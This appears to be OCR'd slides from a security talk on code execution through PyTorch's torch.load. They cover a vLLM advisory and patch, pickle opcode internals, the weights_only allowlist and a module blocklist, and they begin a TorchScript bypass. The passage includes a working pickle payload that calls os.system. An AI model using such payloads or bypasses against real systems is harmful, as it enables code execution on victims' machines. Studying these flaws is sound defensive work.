sh-3.2# python3 exp.py
/private/tmp/exp.py:3: FutureWarning: You are using `torch.load` with `weight
ses the default pickle module implicitly. It is possible to construct malicic
uring unpickling (See https://github.com/pytorch/pytorch/blob/main/SECURITY.m
release, the default value for `weights_only` will be flipped to `True`. This
g unpickling. Arbitrary objects will no longer be allowed to be loaded via th
the user via `torch.serialization.add_safe_globals`. We recommend you start s
you don't have full control of the loaded file. Please open an issue on GitHu
ure.
  torch.load("evil.pth")
root
```

Try It Out: weights_only=True

```
1    import torch
2    torch.load("evil.pth",weights_only=True)
```

```
sh-3.2# python3 exp.py
/Library/Python/3.9/site-packages/torch/_weights_only_unpickler.py:402: UserWarning: Detected pickle protocol 4 in the checkpoi
nt, which was not the default pickle protocol used by `torch.load` (2). The weights_only Unpickler might not support all instru
ctions implemented by this protocol, please file an issue for adding support if you encounter this.
  warnings.warn(
Traceback (most recent call last):
  File "/private/tmp/exp.py", line 2, in <module>
    torch.load("evil.pth",weights_only=True)
  File "/Library/Python/3.9/site-packages/torch/serialization.py", line 1383, in load
    raise pickle.UnpicklingError(_get_wo_message(str(e))) from None
_pickle.UnpicklingError: Weights only load failed. Re-running `torch.load` with `weights_only` set to `False` will likely succe
ed, but it can result in arbitrary code execution. Do it only if you got the file from a trusted source.
Please file an issue with the following so that we can make `weights_only=True` compatible with your use case: WeightsUnpickler
 error: Unsupported operand 149
```

Official Security Statement



Untrusted models

Be careful when running untrusted models. This classification includes models created by unknown developers or utilizing data obtained from unknown sources[1].

Prefer to execute untrusted models within a secure, isolated environment such as a sandbox (e.g., containers, virtual machines). This helps protect your system from potentially malicious code. You can find further details and instructions in this page.

Be mindful of risky model formats. Give preference to share and load weights with the appropriate format for your use case. safetensors gives the most safety but is the most restricted in what it supports. `torch.load` with `weights_only=True` is also secure to our knowledge even though it offers significantly larger surface of attack. Loading un-trusted checkpoint with `weights_only=False` MUST never be done.

Important Note: The trustworthiness of a model is not binary. You must always determine the proper level of caution depending on the specific model and how it matches your use case and risk tolerance.

https://github.com/pytorch/pytorch/security

Community Trust in weights_only: A Case Study

Malicious model to RCE by torch.load in hf_model_weights_iterator

High **russellb** published **GHSA-rh4j-5rhw-hr54** on Jan 28

Package	Affected versions	Patched versions
vllm (pip)	<= 0.7.0	v0.7.0

Description

Description

The vllm/model_executor/weight_utils.py implements hf_model_weights_iterator to load the model checkpoint, which is downloaded from huggingface. It use torch.load function and weights_only parameter is default value False. There is a security warning on https://pytorch.org/docs/stable/generated/torch.load.html, when torch.load load a malicious pickle data it will execute arbitrary code during unpickling.

Impact

This vulnerability can be exploited to execute arbitrary codes and OS commands in the victim machine who fetch the pretrained repo remotely.

Note that most models now use the safetensors format, which is not vulnerable to this issue.

References

- https://pytorch.org/docs/stable/generated/torch.load.html
- Fix: #12366

https://github.com/vllm-project/vllm/security/advisories/GHSA-rh4j-5rhw-hr54

Patch

Set weights_only=True when using torch.load() #12366

Merged **mgoin** merged 1 commit into `vllm-project:main` from `russellb:GHSA-rh4j-5rhw-hr54` on Jan 24

Conversation 5 | Commits 1 | Checks 7 | Files changed 4

Changes from all commits | File filter | Conversations | 0 / 4 files viewed

Filter changed files

- vllm
  - assets
    - image.py
  - lora
    - models.py
  - model_executor/model_loader
    - weight_utils.py
  - prompt_adapter
    - utils.py

2 vllm/assets/image.py

```
@@ -26,4 +26,4 @@ def image_embeds(self) -> torch.Tensor:
        """
        image_path = get_vllm_public_assets(filename=f"{self.name}.pt",
                                            s3_prefix=VLM_IMAGES_DIR)
-       return torch.load(image_path, map_location="cpu")
+       return torch.load(image_path, map_location="cpu", weights_only=True)
```

3 vllm/lora/models.py

```
@@ -273,7 +273,8 @@ def from_local_checkpoint(
                    new_embeddings_tensor_path)
            elif os.path.isfile(new_embeddings_bin_file_path):
                embeddings = torch.load(new_embeddings_bin_file_path,
-                                       map_location=device)
+                                       map_location=device,
+                                       weights_only=True)
```

https://github.com/vllm-project/vllm/pull/12366

Follow the Crowd?

03

How weights_only Works


🤠 Before we analyze how weights_only is implemented, we need to understand how pickle works.

load_global

```
GLOBAL = b'c'
def load_global(self):
    module = self.readline()[:-1].decode("utf-8")
    name = self.readline()[:-1].decode("utf-8")
    klass = self.find_class(module, name)
    self.append(klass)
dispatch[GLOBAL[0]] = load_global
```

```
def find_class(self, module, name):
    # Subclasses may override this.
    sys.audit('pickle.find_class', module, name)
    if self.proto < 3 and self.fix_imports:
        if (module, name) in _compat_pickle.NAME_MAPPING:
            module, name = _compat_pickle.NAME_MAPPING[(module, name)]
        elif module in _compat_pickle.IMPORT_MAPPING:
            module = _compat_pickle.IMPORT_MAPPING[module]
    __import__(module, level=0)
    if self.proto >= 4:
        return _getattribute(sys.modules[module], name)[0]
    else:
        return getattr(sys.modules[module], name)
```

```
import pickle
pickle.loads=pickle._loads
pickle.loads(b"cos\nsystem\n")
```





load_unicode & load_tuple1

```
1    pickle.loads(b"cos\nsystem\nVwhoami\n\x85")
```

```
1    UNICODE = b'V'
2    def load_unicode(self):
3        self.append(str(self.readline()[:-1], 'raw-unicode-escape'))
4    dispatch[UNICODE[0]] = load_unicode
```

```
1    TUPLE1 = b'\x85'
2    def load_tuple1(self):
3        self.stack[-1] = (self.stack[-1],)
4    dispatch[TUPLE1[0]] = load_tuple1
```





load_reduce

```
1    pickle.loads(b"cos\nsystem\nVwhoami\n\x85R")
```

```
1    REDUCE = b'R'
2    def load_reduce(self):
3        stack = self.stack
4        args = stack.pop()
5        func = stack[-1]
6        stack[-1] = func(*args)
7    dispatch[REDUCE[0]] = load_reduce
```

```
def load_reduce(self):   self: <pickle._Unpickler object at 0x1025fb850>
    stack = self.stack   stack: [<function system at 0x100c4a700>]
    args = stack.pop()   args: ('whoami',)
    func = stack[-1]
    stack[-1] = func(*args)

dispatch[REDUCE[0]]
```

{function} <function system at 0x100c4a700>

🧐 How does weights_only address this issue?

Restricted load_global

```
if module in _blocklisted_modules:
    raise UnpicklingE
        f"Trying to l
```

> {list: 4} ['sys', 'os', 'posix', 'nt']

```python
if key[0] == GLOBAL[0]:
    module = readline()[:-1].decode("utf-8")
    name = readline()[:-1].decode("utf-8")
    ...
    full_path = f"{module}.{name}"
    if module in _blocklisted_modules:
        raise UnpicklingError(
              f"Trying to load unsupported GLOBAL {full_path} whose module {module} is blocked."
              )
    if full_path in _get_allowed_globals():
        self.append(_get_allowed_globals()[full_path])
    elif full_path in _get_user_allowed_globals():
        self.append(_get_user_allowed_globals()[full_path])
    else:
        raise UnpicklingError(
              f"Unsupported global: GLOBAL {full_path} was not an allowed global by default. "
              f"Please use `torch.serialization.add_safe_globals([{name}])` to allowlist "
              "this global if you trust this class/function."
```

```
_get_user_allowed_globals()
```


> result = {dict: 0} {}


```
_get_allowed_globals()
```

> result = {dict: 122} {'_codecs.encode': <built-in function encode>, 'built
>
> 'collections.OrderedDict' = {type} <class 'collections.OrderedDict'>
>
> 'collections.Counter' = {type} <class 'collections.Counter'>
>
> 'torch.nn.parameter.Parameter' = {_ParameterMeta} <class 'torch.nn
>
> 'torch.serialization._get_layout' = {function} <function _get_layout a
>
> 'torch.Size' = {type} <class 'torch.Size'>
>
> 'torch.Tensor' = {_TensorMeta} <class 'torch.Tensor'>


Restricted load_reduce

```
1    elif key[0] == REDUCE[0]:
2        args = self.stack.pop()
3        func = self.stack[-1]
4        if (
5            func not in _get_allowed_globals().values()
6            and func not in _get_user_allowed_globals().values()
7            ):
8            raise UnpicklingError(
9                f"Trying to call reduce for unrecognized function {func}"
10           )
11       self.stack[-1] = func(*args)
```





😕 How to Bypass?




😭 No Useful Results from Whitelist Analysis

```
{
    '_codecs.encode': <built-infunctionencode>,
    'builtins.bytearray': <class'bytearray'>,
    'collections.Counter': <class'collections.Counter'>,
    'collections.OrderedDict': <class'collections.OrderedDict'>,
    'torch.BFloat16Storage': StorageType(dtype=torch.bfloat16),
    'torch.BFloat16Tensor': <class'torch.BFloat16Tensor'>,
    'torch.BoolStorage': StorageType(dtype=torch.bool),
    'torch.BoolTensor': <class'torch.BoolTensor'>,
    'torch.ByteStorage': StorageType(dtype=torch.uint8),
    'torch.ByteTensor': <class'torch.ByteTensor'>,
    'torch.CharStorage': StorageType(dtype=torch.int8),
    'torch.CharTensor': <class'torch.CharTensor'>,
    'torch.ComplexDoubleStorage': StorageType(dtype=torch.complex128),
    'torch.ComplexFloatStorage': StorageType(dtype=torch.complex64),
    'torch.DoubleStorage': StorageType(dtype=torch.float64),
    'torch.DoubleTensor': <class'torch.DoubleTensor'>,
    'torch.FloatStorage': StorageType(dtype=torch.float32),
    'torch.FloatTensor': <class'torch.FloatTensor'>,
    'torch.HalfStorage': StorageType(dtype=torch.float16),
```


I was ready to call it quits
— until I thought,
"Why not try something different?"

Full Analysis

```
def load(
    f: FILE_LIKE,
    ...
    weights_only: Optional[bool] = None,
) -> Any:
    ...
    with _open_file_like(f, "rb") as opened_file:
        if _is_zipfile(opened_file):
            with _open_zipfile_reader(opened_file) as opened_zipfile:
                if _is_torchscript_zip(opened_zipfile):
                    ...
                    return torch.jit.load(opened_file, map_location=map_location)
                if weights_only:
                    return _load(
                            opened_zipfile,
                            map_location,
                            _weights_only_unpickler,
                            overall_storage=overall_storage,
                            **pickle_load_args,
                        )
        if weights_only:
            return _legacy_load(
                    opened_file,
                    map_location,
                    _weights_only_unpickler,
                    **pickle_load_args,
                )
```



What Is torch.jit.load?



04

TorchScript 101


What is TorchScript?

Overview

